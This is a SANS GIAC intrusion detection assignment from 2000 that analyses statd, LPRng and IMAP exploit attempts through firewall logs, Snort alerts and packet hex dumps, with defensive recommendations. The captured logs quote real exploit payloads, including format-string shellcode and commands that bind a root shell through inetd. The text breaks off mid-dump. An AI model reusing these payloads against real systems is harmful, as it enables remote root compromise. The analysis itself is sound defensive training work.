Global Information Assurance Certification Paper

James Hunter SANS Intrusion Detection & Analysis Certification
Washington DC December 10-15, 2000

Assignment #1 Five Network Detects

Detect #1(Successful statd exploit)

Checkpoint Firewall log output
15:31:07 drop Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet61.com** service sunrpc s_port 1208 len 60 rule 19
15:31:07 drop Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet63.com** service sunrpc s_port 1210 len 60 rule 19
15:31:07 drop Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet52.com** service sunrpc s_port 1199 len 60 rule 10
15:31:07 drop Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet56.com** service sunrpc s_port 1203 len 60 rule 19
15:31:07 drop Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet58.com** service sunrpc s_port 1205 len 60 rule 19
15:31:07 drop Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet60.com** service sunrpc s_port 1207 len 60 rule 19
15:31:07 drop Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet62.com** service sunrpc s_port 1209 len 60 rule 19
15:31:10 drop Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet57.com** service sunrpc s_port 1204 len 60 rule 10
15:31:10 accept Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet59.com** service sunrpc s_port 1206 len 60 rule 16
16:13:57 accept Primary >eth-s3p1c0 proto **udp src evil.org dst mynet59.com** service sunrpc s_port 633 len 84 rule 16
16:13:57 accept Primary >eth-s3p1c0 proto **udp src evil.org dst mynet59.com** service 1018 s_port ginad len 1104 rule 16
16:14:03 accept Primary >eth-s3p1c0 proto **tcp src evil.org dst mynet59.com** service 39168 s_port 3898 len 60 rule 16
16:14:03 drop Primary >eth-s4p1c0 proto **tcp src mynet59.com dst evil.org** service 64059 s_port 1034 len 60 rule 18

Snort log of scan:

Jan 14 15:31:07 evil.org:1208 -> 208.169.21.61:111 SYN **S*****
Jan 14 15:31:10 evil.org:1210 -> 208.169.21.63:111 SYN **S*****
Jan 14 15:31:10 evil.org:1199 -> 208.169.21.52:111 SYN **S*****
Jan 14 15:31:10 evil.org:1203 -> 208.169.21.56:111 SYN **S*****
Jan 14 15:31:10 evil.org:1205 -> 208.169.21.58:111 SYN **S*****

Jan 14 15:31:10 evil.org:1207 -> 208.169.21.60:111 SYN **S*****
Jan 14 15:31:07 evil.org:1209 -> 208.169.21.62:111 SYN **S*****
Jan 14 15:31:16 evil.org:1204 -> 208.169.21.57:111 SYN **S*****
Jan 14 15:31:10 evil.org:1206 -> 208.169.21.59:111 SYN **S*****
Jan 14 15:31:16 evil.org:1208 -> 208.169.21.61:111 SYN **S*****
Jan 14 15:31:16 evil.org:1210 -> 208.169.21.63:111 SYN **S*****
Jan 14 15:31:16 evil.org:1199 -> 208.169.21.52:111 SYN **S*****
Jan 14 15:31:16 evil.org:1203 -> 208.169.21.56:111 SYN **S*****
Jan 14 15:31:16 evil.org:1205 -> 208.169.21.58:111 SYN **S*****
Jan 14 15:31:16 evil.org:1207 -> 208.169.21.60:111 SYN **S*****
Jan 14 15:31:16 evil.org:1209 -> 208.169.21.62:111 SYN **S*****

Snort Alert log:

[**] IDS15 - RPC - portmap-request-status [**]
01/14-16:13:57.075483 evil.org:633 -> 208.169.21.59:111
UDP TTL:53 TOS:0x0 ID:47579
Len: 64

[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
01/14-16:13:57.144654 evil.org:634 -> 208.169.21.59:1018
UDP TTL:53 TOS:0x0 ID:47585
Len: 1084

[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
01/14-16:13:59.144670 evil.org:634 -> 208.169.21.59:1018
UDP TTL:53 TOS:0x0 ID:47867
Len: 1084

[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
01/14-16:14:01.154134 evil.org:634 -> 208.169.21.59:1018
UDP TTL:53 TOS:0x0 ID:48256
Len: 1084

Snort Packet of concern:

DS15 - RPC - portmap-request-status [**]
01/14-16:13:57.075478 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0x62
evil.org:633 -> 208.169.21.59:111 UDP TTL:53 TOS:0x0 ID:47579
Len: 64
63 BB 1F AE 00 00 00 00 00 00 00 02 00 01 86 A0 c...............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01 ....
00 00 00 11 00 00 00 00

Monitoring at the host level produced the following:

```
root       555     1  0 Jan15 ?        00:00:00 inetd
root      1671     1  0 Jan15 ?        00:00:00 /usr/sbin/inetd /tmp/m
```

Output of /tmp/m

```
24765 stream tcp nowait root /bin/sh –I
```

1. **Source of trace:**

   My network

2. **Detect was generated by:**

   Combination of Snort, Firewall logs, and host information

3. **Probability that the source was spoofed:**

   Low, if the attacker really wanted to exploit and use this system then spoofing wasn't to the attacker's advantage. Also trying to make the outbound connection back to the address above would seem futile.

4. **Description of attack**

   Logs indicate that the attacker was attacking for a specific port number 111(rpc) to exploit the system utilizing a statd exploit.

5. **Attack mechanism:**

   An initial scan by the attacker using any freeware scanner does the initial reconnaissance of the network. The /tmp/m exploit, which is the predecessor of the /tmp/bob exploit utilizes the rpc port to create an open root shell on a bound port generated by the exploit. This exploit then makes another port available by removing the original /etc/inetd.conf it is replaced by /tmp/m which is nothing more than another conf file which inet calls. Due to the time from the initial scan, attack, and break in, it is possible that operating system fingerprinting was used. It is also possible the entire break in was scripted although no conclusive evidence is available to reflect this.

6. **Correlations:**

These security concerns regarding statd using the well known port rpc(111) port are well documented from both SANS and CERT CA-99-08, CA-99-05, and CA-98.11

```
Aug 12 03:15:17 hostre rpcbind: refused connect
  from 64.13.100.34 to dump()
Aug 12 03:15:17 hostbe rpcbind: refused connect
  from 64.13.100.34 to dump()
Aug 12 03:16:58 hostba rpcbind: refused connect
  from 64.13.100.34 to dump()
Aug 12 03:18:15 hostma portsentry[11406]: attackalert:
  Connect from host: 64.13.100.34/64.13.100.34 to TCP
port: 111
Aug 12 03:18:15 hostma portsentry[11406]: attackalert:
  Connect from host: 64.13.100.34/64.13.100.34 to TCP
port: 111

------

Aug 12 03:18:20 64.13.100.34:4706 -> z.y.x.189:111 SYN
**S*****
Aug 12 03:18:20 64.13.100.34:4712 -> z.y.x.195:111 SYN
**S*****
Aug 12 03:18:21 64.13.100.34:4737 -> z.y.x.220:111 SYN
**S*****
Aug 12 03:18:24 64.13.100.34:4741 -> z.y.x.224:111 SYN
**S*****
Aug 12 03:18:24 64.13.100.34:874 -> z.y.x.241:111 SYN
**S*****

------

[**] RPC Info Query [**]
08/12-03:18:15.732321 64.13.100.34:780 -> z.y.x.28:111
TCP TTL:47 TOS:0x0 ID:11902 DF
*****PA* Seq: 0x75133206 Ack: 0xFEF71AEF Win: 0x3EBC
80 00 00 28 2D B5 57 9C 00 00 00 00 00 00 00 02 ...(-
.W.........
00 01 86 A0 00 00 00 02 00 00 00 04 00 00 00 00
................
00 00 00 00 00 00 00 00 00 00 00 00 ............
```

```
[**] RPC Info Query [**]
08/12-03:18:24.587485 64.13.100.34:874 -> z.y.x.241:111
TCP TTL:47 TOS:0x0 ID:13170 DF
*****PA* Seq: 0x75DCCAE9 Ack: 0x5A6F4EA Win: 0x3EBC
TCP Options => NOP NOP TS: 82988334 983523438
80 00 00 28 2A 6C 42 D9 00 00 00 00 00 00 00 02
...(*lB.........
00 01 86 A0 00 00 00 02 00 00 00 04 00 00 00 00
................
00 00 00 00 00 00 00 00 00 00 00 00 ............


Sep 26 21:14:57 hostre rpcbind: refused connect
  from 24.22.121.62 to getport(status)
Sep 26 21:15:57 hostp statd[284]: statd: attempt to
create

"/var/statmon/sm/^D???^D???^E???^E???^F???^F???^G???^G?
??%08x
  %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x
%08x %08x %08x

%0242x%n%055x%n%012x%n%0192x%n????????????????????????
?????????
  ????????????????K^?v??? ?^(?? ?^??? ?^.?? ??
??#?^?1??? ?F'?F*??
  ?F??F??+, ???N??V???1???@???????/bin/sh -c echo "9088
stream tcp
  nowait root /bin/sh -i" >> /tmp/m; /usr/sbin/inetd
/tmp/m;"
Sep 26 21:15:58 hostbe rpcbind: refused connect from
24.22.121.62
  to getport(status)
Sep 26 21:16:48 hostbe rpcbind: refused connect from
24.22.121.62
  to getport(status)
Sep 26 21:17:23 hostca statd[173]: statd: attempt to
create

"/var/statmon/sm/^D???^D???^E???^E???^F???^F???^G???^G?
??%08x
  %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x
%08x %08x %08x
```

```
%0242x%n%055x%n%012x%n%0192x%n?????????????????????????
??????????
  ????????????????K^?v??? ?^(?? ?^??? ?^.?? ??
??#?^?1??? ?F'?F*??
  ?F??F??+, ???N??V???1???@???????/bin/sh -c echo "9088
stream tcp
  nowait root /bin/sh -i" >> /tmp/m; /usr/sbin/inetd
/tmp/m;"
Sep 26 21:17:24 hostba rpcbind: refused connect
  from 24.22.121.62 to getport(status)
Sep 26 21:23:01 hostj snort[341]: IDS015 - RPC -
portmap-request-status:
  24.22.121.62:854 -> z.y.w.66:111
Sep 26 21:23:01 hostj snort[341]: IDS181 - OVERFLOW-
NOOP-X86:
  24.22.121.62:855 -> z.y.w.66:32772
Sep 26 21:23:01 hostj statd[166]: statd: attempt to
create

"/var/statmon/sm/^D???^D???^E???^E???^F???^F???^G???^G?
??%08x %08x
  %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x
%08x %08x

%0242x%n%055x%n%012x%n%0192x%n?????????????????????????
??????????
  ????????????????K^?v??? ?^(?? ?^??? ?^.?? ??
??#?^?1??? ?F'?F*??
  ?F??F??+, ???N??V???1???@???????/bin/sh -c echo "9088
stream tcp
  nowait root /bin/sh -i" >> /tmp/m; /usr/sbin/inetd
/tmp/m;"
Sep 26 21:57:45 hostmau Connection attempt to TCP
z.y.x.28:9088
  from 24.22.121.62:2758

Aug XX 17:13:08 victim rpc.statd[410]: SM_MON request
for hostname
containing '/': ^D^D^E^E^F
^F^G^G08049f10
bffff754 000028f8 4d5f4d53 72204e4f 65757165 66207473
6820726f 6e74736f
20656d61 746e6f63 696e6961 2720676e 203a272f
```

```
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000bffff7
0400000000000000000000000000000000000000000000000bffff7
050000bffff7060000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000
0000000000000bffff707K^v

^( ^ ^.  #^
1
F'F* FF+,
NV1@/bin
/sh -c echo 9704 stream tcp
nowait root /bin/sh sh -i >> /etc/inetd.conf;killall -
HUP inetd
```

7. **Evidence of active targeting:**

This attack was focused at a specific target, although my network was scanned for any host (including the firewall) for a specific port RPC(111). Indications were correlated from both the firewall logs and SNORT.

8. **Severity:** (Criticality+Lethality)-(System Countermeasures + Network Countermeasures

(3+5)-(2+5)=1

9. **Defensive recommendation:**

Not using RPC on a public accessible network should be a priority when considering system design. If at all possible using tcpwrappers and restrictive firewalls should also be considered in the host and network design process.

10. **Multiple choice test question, write a question based on the trace and your analysis with your answer.**

In a common network, where is another place to access logs other than an IDS that could be investigated for port scanning?

A.) Firewall logs
B.) Windows ping program
C.) /var/log/maillogs
D.) /var/adm/messages

Answer: A

Detect #2(lpr-ng exploit)

Checkpoint Firewall Log output:

15:58:33 **accept** Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **hackme.my.net.my.net** service telnet s_port 49534 len 40 rule 16
15:58:33 **accept** Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **hackme.my.net.my.net** service telnet s_port 49534 len 40 rule 16
15:58:33 **accept** Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **hackme.my.net** service telnet s_port 49534 len 40 rule 16
15:58:33 **drop** Primary >eth-s3p1c0 proto tcp src **mynet60.com** dst **mynet60.com** service telnet s_port 49534 len 40 rule 0
15:58:37 **drop** Primary >eth-s4p1c0 proto tcp src **mynet60.com** dst **scanner.evil.org** service 49528 s_port auth len 44 rule 18
15:58:37 **drop** Primary >eth-s4p1c0 proto tcp src **mynet60.com** dst **scanner.evil.org** service 49528 s_port auth len 44 rule 18
15:58:37 **drop** Primary >eth-s4p1c0 proto tcp src **mynet60.com** dst **scanner.evil.org** service 49528 s_port auth len 44 rule 18
15:58:38 **drop** Primary >eth-s4p1c0 proto tcp src **mynet60.com** dst **scanner.evil.org** service 49528 s_port telnet len 44 rule 18
15:58:38 **drop** Primary >eth-s4p1c0 proto tcp src **mynet60.com** dst **scanner.evil.org** service 49528 s_port telnet len 44 rule 18
15:58:38 **drop** Primary >eth-s4p1c0 proto tcp src **mynet60.com** dst **scanner.evil.org** service 49528 s_port telnet len 44 rule 18
16:10:59 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 1190 len 60 rule 16
16:10:59 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 1191 len 60 rule 16

16:10:59 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 1192 len 60 rule 16
16:10:59 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 1193 len 60 rule 16
16:10:59 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 1194 len 60 rule 16
16:10:59 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 1195 len 60 rule 16
16:10:59 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 1196 len 60 rule 16
16:11:00 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 1197 len 60 rule 16
16:11:00 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 1198 len 60 rule 16
16:11:00 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 1199 len 60 rule 16
16:11:00 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 1200 len 60 rule 16
16:11:00 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 1201 len 60 rule 16
16:11:00 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 1202 len 60 rule 16
16:11:01 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 1203 len 60 rule 16
16:11:01 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 1204 len 60 rule 16
16:11:01 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 1205 len 60 rule 16
16:21:11 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **3879** s_port 4686 len 60 rule 16
16:21:11 **accept** Primary >eth-s3p1c0 proto tcp src **hacker.evil.org** dst **mynet60.com** service **printer** s_port 4687 len 60 rule 16
16:21:11 **drop** Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet58.com** service eicon-slp s_port 59945 len 40 rule 19
16:21:11 **drop** Primary >eth-s3p1c0 proto tcp src **scanner.evil.org** dst **mynet58.com** service eicon-slp s_port 59945 len 40 rule 19

Snort alert log for hacker.evil.org:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] IDS181 - MISC - Shellcode X86 NOPS [**]
01/16-16:22:05.195189 hacker.evil.org:1025 -> mynet60.com:515
TCP TTL:52 TOS:0x0 ID:22070  DF
*****PA* Seq: 0x53C40A63   Ack: 0xC0B69B97   Win: 0x7D78
TCP Options => NOP NOP TS: 1199332429 2185943
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] IDS181 - MISC - Shellcode X86 NOPS [**]
01/16-16:22:04.785069 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0
x1ED
hacker.evil.org:4999 -> mynet60.com:515TCP TTL:52 TOS:0x0 ID:22063  DF
*****PA* Seq: 0x535B40C4   Ack: 0xC1760BBD   Win: 0x7D78
TCP Options => NOP NOP TS: 1199332388 2185903
42 42 28 F2 FF BF 29 F2 FF BF 2A F2 FF BF 2B F2     BB(...)...*...+.
FF BF 58 58 58 58 58 58 58 58 58 58 58 58 58 58     ..XXXXXXXXXXXXXX
58 58 58 58 25 2E 32 33 32 75 25 33 30 30 24 6E     XXXX%.232u%300$n
25 2E 32 30 30 75 25 33 30 31 24 6E 73 65 63 75     %.200u%301$nsecu
72 69 74 79 2E 25 33 30 32 24 6E 25 2E 31 39 32     rity.%302$n%.192
75 25 33 30 33 24 6E 90 90 90 90 90 90 90 90 90     u%303$n.........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31     ...............1
DB 31 C9 31 C0 B0 46 CD 80 89 E5 31 D2 B2 66 89     .1.1..F....1..f.
D0 31 C9 89 CB 43 89 5D F8 43 89 5D F4 4B 89 4D     .1...C.].C.].K.M
FC 8D 4D F4 CD 80 31 C9 89 45 F4 43 66 89 5D EC     ..M...1..E.Cf.].
66 C7 45 EE 0F 27 89 4D F0 8D 45 EC 89 45 F8 C6     f.E..'.M..E..E..
45 FC 10 89 D0 8D 4D F4 CD 80 89 D0 43 43 CD 80     E.....M.....CC..
89 D0 43 CD 80 89 C3 31 C9 B2 3F 89 D0 CD 80 89     ..C....1..?.....
D0 41 CD 80 EB 18 5E 89 75 08 31 C0 88 46 07 89     .A....^.u.1..F..
45 0C B0 0B 89 F3 8D 4D 08 8D 55 0C CD 80 E8 E3     E......M..U.....
FF FF FF 2F 62 69 6E 2F 73 68 0A                    .../bin/sh.
```

=+=

1. **Source of trace**
   My network

2. **Detect was generated by:**
   A combination of Checkpoint firewall logs and Snort

3. **Probability the source address was spoofed:**
   Low, the attack against the target system using this exploit wouldn't work if spoofed although the probability is high the attacker used spoofed addresses to clutter the IDS system or for reconnaissance.

4. **Description of attack:**
   The attacker used an interference technique to evade the IDS system which caused a storm of possible detects. The real attack against the target system involved an exploit to the printer port (515). This vulnerability is well documented on security focus "CA-2000-22: Input Validation Problems in LPRng."

5. **Attack mechanism:**

   In unpatched versions of LPRng remote users may be able to pass format-string parameters that can overwrite arbitrary addresses in the printing service's address space. This in turn can lead to denial of printing service an in execution of arbitrary code. This can lead to elevated privileges for remote users.

6. **Correlation:**

   This attack is well documented on Security focus "CA-2000-22: Input Validation Problems in LPRng" and redhat advisory "RHSA-2000:065-06" In bold are the same things that were detected by snort although with many different tried offsets.

my.net:
[**] IDS181 - MISC - Shellcode X86 NOPS [**]
01/16-16:22:04.785069 0:D0:BC:F0:B7:E0 -> 0:A0:8E:9:1D:C8 type:0x800 len:0
x1ED
hacker.evil.org:4999 -> **mynet60.com:515**TCP TTL:52 TOS:0x0 ID:22063 DF
*****PA* Seq: 0x535B40C4 Ack: 0xC1760BBD Win: 0x7D78
TCP Options => NOP NOP TS: 1199332388 2185903
42 42 28 F2 FF BF 29 F2 FF BF 2A F2 FF BF 2B F2 BB(...)...*...+.
FF BF 58 58 58 58 58 58 58 58 58 58 58 58 58 58 ..XXXXXXXXXXXXXX

```
58 58 58 58 25 2E 32 33 32 75 25 33 30 30 24 6E          XXXX%.232u%300$n
25 2E 32 30 30 75 25 33 30 31 24 6E 73 65 63 75          %.200u%301$nsecu
72 69 74 79 2E 25 33 30 32 24 6E 25 2E 31 39 32          rity.%302$n%.192
75 25 33 30 33 24 6E 90 90 90 90 90 90 90 90 90           u%303$n.........
```

Cert advisory:

```
Nov 26 10:01:00 foo SERVER[12345]: Dispatch_input: bad request line
'BB{E8}{F3}{FF}{BF}{E9}{F3}{FF}{BF}{EA}{F3}{FF}{BF}{EB}{F3}{FF}{BF}
XXXXXXXXXXXXXXXXXXX%.168u%300$nsecurity.%301
$nsecurity%302$n%.192u%303$n
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}
1{DB}1{C9}1{C0}{B0}F{CD}{80}{89}{E5}1{D2}{B2}f{89}{D0}1{C9}{89}{CB}C
{89}
]{F8}C{89}]{F4}K{89}M{FC}{8D}M{F4}{CD}{80}1{C9}{89}E{F4}Cf{89}]{EC}f
{C7}
E{EE}{F}'{89}M{F0}{8D}E{EC}{89}E{F8}{C6}E{FC}{10}{89}{D0}{8D}
M{F4}{CD}{80}{89}{D0}CC{CD}{80}{89}{D0}C{CD}{80}{89}{C3}1{C9}{B2}
?{89}{D0}{CD}{80}{89}{D0}A{CD}{80}{EB}{18}^{89}u{8}1{C0}{88}F{7}{89}
E{C}{B0}{B}{89}{F3}{8D}M{8}{8D}U{C}{CD}{80}{E8}{E3}{FF}{FF}{FF}/bin/s
h{A}'
```

7. **Evidence of active targeting:**

   A scan was used against the entire network and a specific host was targeted.

8. **Severity:** (Criticality+Lethality)-(System Countermeasures + Network Countermeasures

   (2+3) - (3+5) = -3

9. **Defensive Countermeasures:**

Do not expose the print service by making it available to the Internet. If the print service is necessary on specific host, enable ipchains rules to only allow certain hosts to be able to connect. A firewall with proper rules allowing only hosts to connect within the internal network is suggested. Applying the recent patches for this vulnerability is also highly recommended.

10. Multiple choice answer:

How can an intruder become "hidden" for a real attack?

A) port scanning & spoofed IP addresses
B) fake sequence numbers
C) using modems
D) Overlapping packets

Answer: A

Detect #3(IMAP exploit)

Checkpoint Firewall Log output:

```
23:51:49 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2327 len 60
rule 16
23:52:04 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2621 len 60
rule 16
23:52:11 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2922 len 60
rule 16
23:52:47 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2302 len 60
rule 16
23:53:07 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2883 len 60
rule 16
23:53:34 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2405 len 60
rule 16
23:53:57 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2744 len 60
rule 16
```

```
23:56:55 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2283 len 60
rule 16
23:58:45 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2808 len 60
rule 16
23:59:03 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2970 len 60
rule 16
23:59:14 accept Primary    >eth-s3p1c0 proto tcp src
hacker.evil.org dst mynet60.com service imap s_port 2334 len 60
rule 16
```

Snort alert log for hacker.evil.org:

```
[**] IDS181 - MISC - Shellcode X86 NOPS [**]
01/14-23:57:43.506421 0:A0:8E:9:1D:CC -> 0:D0:B7:74:56:8E type:0x800 len:0x458
hacker.evil.org:2283 -> mynet60.com:143 TCP TTL:49 TOS:0x0 ID:45250  DF
*****PA* Seq: 0xDA0DB9BA   Ack: 0xFC10CA93   Win: 0x7D78
TCP Options => NOP NOP TS: 3546282 3618331
2A 20 6C 6F 67 69 6E 20 90 90 90 90 90 90 90 90     * login ........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90     ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 EB 58 5E 31 DB 83 C3 08 83 C3 02 88 5E 26        ...X^1........^&
31 DB 83 C3 23 83 C3 23 88 5E A8 31 DB 83 C3 26        1...#..#.^.1...&
